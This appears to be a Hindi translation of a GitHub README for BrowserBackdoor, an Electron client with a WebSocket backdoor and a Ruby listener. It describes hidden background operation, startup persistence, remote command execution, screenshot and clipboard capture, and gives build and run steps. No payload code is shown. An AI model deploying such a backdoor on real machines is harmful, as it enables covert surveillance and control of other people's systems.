
 imcpwn/browser-backdoor
BrowserBackdoor एक Electron Application है जिसमें JavaScript WebSocket Backdoor और एक Ruby Command-Line Listener है।




BrowserBackdoor एक Electron एप्लिकेशन है जो एक JavaScript WebSocket Backdoor का उपयोग करके लिसनर से कनेक्ट होता है।
BrowserBackdoorServer एक WebSocket सर्वर है जो आने वाले WebSocket कनेक्शन को सुनता है और रिमोट सिस्टम को कमांड भेजने के लिए एक कमांड-लाइन इंटरफ़ेस बनाता है।
BrowserBackdoor में JavaScript backdoor उन सभी ब्राउज़रों पर इस्तेमाल किया जा सकता है जो WebSocket को सपोर्ट करते हैं। जब तक BrowserBackdoor Client एप्लिकेशन का उपयोग नहीं किया जाता, तब तक इसे होस्ट कंप्यूटर के Electron API तक पहुंच नहीं होगी।
यदि आपके पास Electron API तक पहुंच है, तो आप कुछ चीजें कर सकते हैं:
नई ब्राउज़र विंडो खोलें जो किसी भी वेबसाइट पर इंगित कर सकती हैं। (पहले से निर्मित। देखें: server/modules/openURL.js)।
क्लिपबोर्ड को बदलें और पढ़ें। (पहले से निर्मित। देखें: server/modules/readClipboard.js और server/modules/writeClipboard.js)।
OS X और Windows पर क्रॉस-प्लेटफ़ॉर्म ऑपरेटिंग सिस्टम सूचनाएं और ट्रे एक्सेस करें।
स्क्रीनशॉट लें। (पहले से निर्मित। देखें: server/modules/screenshot.js)।
मनमानी सिस्टम कमांड निष्पादित करें। (पहले से निर्मित। देखें: server/modules/execCmd.js)
स्टार्टअप पर चलाएं। (पहले से निर्मित। देखें: client/main.js और server/modules/manageStartup.js)।
यदि आपको प्रोग्राम में कोई समस्या मिलती है, तो कृपया इश्यू ट्रैकर का उपयोग करें: https://github.com/IMcPwn/browser-backdoor/issues
स्क्रीनशॉट विकी पर उपलब्ध हैं! https://github.com/IMcPwn/browser-backdoor/wiki/Screenshots
जल्द ही इसमें और जानकारी जोड़ी जाएगी।
क्लाइंट एप्लिकेशन बैकग्राउंड में चलेगा और चलते समय कोई उपयोगकर्ता इंटरफ़ेस प्रदान नहीं करेगा। यह जांचने के लिए कि यह चल रहा है, इसे बंद करें, या सिस्टम स्टार्टअप को सक्षम/अक्षम करें, Command (OS X) या Control (Windows/Linux) + Alt + \ या जो भी शॉर्टकट आपने client/main.js में कॉन्फ़िगर किया है, दबाएं।
सर्वर एप्लिकेशन के उपयोग को कमांड लाइन में help टाइप करके एक्सेस किया जा सकता है।
क्लाइंट के लिए आवश्यकताएँ:
सर्वर के लिए आवश्यकताएँ:
BrowserBackdoor Client उन सभी उपकरणों पर समर्थित है जो Electron द्वारा समर्थित हैं। वर्तमान में यह Windows 32/64, OS X 64, और Linux 32/64 है।
BrowserBackdoorServer का परीक्षण Ubuntu 14.04, Debian 8, और Kali Linux पर किया गया है। यह किसी भी समान लिनक्स ऑपरेटिंग सिस्टम पर काम करना चाहिए।
कुछ भी स्थापित करने के लिए, पहले, रिपॉजिटरी को क्लोन करें। शेष सभी दिखाए गए कमांड मानते हैं कि आप रिपॉजिटरी के रूट में हैं।
git clone https://github.com/IMcPwn/browser-backdoor
cd browser-backdoor
BrowserBackdoor क्लाइंट एप्लिकेशन को स्थापित और चलाने का तरीका:
cd client
npm install
#
# अगले कमांड से पहले index.html और main.js को कॉन्फ़िगर करें।
#
npm start
क्लाइंट एक्ज़ीक्यूटेबल बनाने का तरीका (अधिक जानकारी के लिए यहाँ देखें):
cd client
npm install electron-packager -g
electron-packager . --all
BrowserBackdoorServer चलाने का तरीका:
cd server
gem install bundler
bundle install
#
# अगले कमांड से पहले config.yml को कॉन्फ़िगर करें
#
ruby bbsconsole.rb
MIT
यह एक व्यक्तिगत विकास परियोजना है, कृपया इसका दुरुपयोग न करें। लेखक कार्यक्रम के किसी भी दुरुपयोग के लिए जिम्मेदार नहीं है।
यह कार्यक्रम IMcPwn द्वारा बनाया गया है।
ईमेल, ट्विटर और अन्य संपर्क विधियों जैसी संपर्क जानकारी यहाँ उपलब्ध है: https://imcpwn.com






